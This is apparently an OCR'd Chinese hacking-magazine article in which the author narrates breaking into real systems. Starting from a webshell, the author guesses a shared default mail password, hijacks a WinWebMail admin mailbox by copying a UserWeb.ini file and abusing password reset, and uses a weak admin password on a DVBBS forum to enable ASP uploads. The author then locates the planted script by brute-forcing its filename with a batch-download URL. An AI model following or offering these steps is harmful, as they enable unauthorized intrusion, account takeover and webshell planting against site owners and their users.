
注意看图中我标注的那几处，它们的帐号虽然不同但却有相同的加密密码，这很有可能是当初管理员建立帐号时分配的密码，根据经验，这个密码应该不会太复杂。经过几分钟的检测，得到密码为000000，好了，我们随便进入一个邮箱，选择“选项”-“密码修改与帐号保护”，然后设置帐号保护问题和答案，保存退出，如图2。


图2


在webshell中将E:\WinWebMail\mail\bfdq@dlbf.com（刚才设置的那个邮箱）\UserWeb.ini文件复制到E:\WinWebMail\mail\admin（管理员邮箱）\目录下（记住要先备份原来的UserWeb.ini，等操作完毕后再恢复过来），然后在登录页面选择“忘记密码”，填上管理员的帐号，回答刚才自己设置的问题和答案，就能够进入管理员的邮箱了，如图3。

可能会有读者要问，倘若我们在本地设置一个UserWeb.ini，再直接上传到E:\WinWebMail\mail\admin（管理员邮箱）

\ 目录下，不就可以不用猜帐号密码了吗，或者是直接编辑 E：\WinWebMail\mail\admin（管理员邮箱）\UserWeb.ini 文件呀。想法不错，我测试了一下，但都没有成功，还希望有高手给指点一下。


图 3


我在管理员邮箱里翻了几分钟，除了垃圾邮件外什么也没有，有点儿不甘心，决定使用嗅探来看看能否得到些什么。嗅探的话就要找同网段的主机，过程很简单就不浪费版面了，在入侵其中一个站点的时候遇到了一个 DVBBS asp.net1.1 版的论坛，居然有个管理员的弱口令，成功进入后台直奔论坛数据库备份页面，可一看就知道没戏，如图 4 。



图 4


这是一个魔兽私服的论坛，人气挺旺的，我退了出来，从网上下载了一套相同版本的 DVBBS asp.net1.1 在本地搭建了一个测试环境，终于找出了解决的方法。

首先在“文件管理”－“附件参数设置”里添加上传 ASP 类型文件，如图 5，然后在“用户管理”－“用户组（等级）管理”里编辑管理员基本权限，如图 6，同样在“允许上传附件类型”处添加上传 ASP 类型文件，这样前台管理员就可以上传 ASP 文件了，如图 7。

上传完毕后就是查找位置了，从上图可以知道大概的位置是 files\uploadfiles\ 当月文件夹里，我上传后的位置是 files\uploadfiles\200805，到该目录里一看，文件名变成了 20080504_084511_140.asp，这样的文件名好像有点儿难猜，我又上传了几个文件，终于发现了规律：年月日 _ 时分秒 _XXX.asp，XXX 是 0 到 999 的随机数字，年月日还好，要怎么得到上传时服务器上的时分秒呢？这里有个简单的方法，就是把你刚才那个帖子发布了，然后再查看帖子，收藏附件，在“我的收藏夹”里就可以看到时分秒了，如图 8 。


图 5


图 6


图 7

最后要解决的就是 XXX 了，我的方法是使用迅雷下载，具体操作就是打开迅雷，设置“最多同时进行的任务数”到最大，“限制重复次数”为 1，在“新建批量任务”的 URL 栏里填“http://192.168.0.1/dvnet/files/uploadfiles/200805/20080504_084511_(*).asp”，而“*”选择从 0 到 999，通配符长度为 1，如图 9。然后就让迅雷慢慢的下载吧，很快就下载好了，如图 10 。

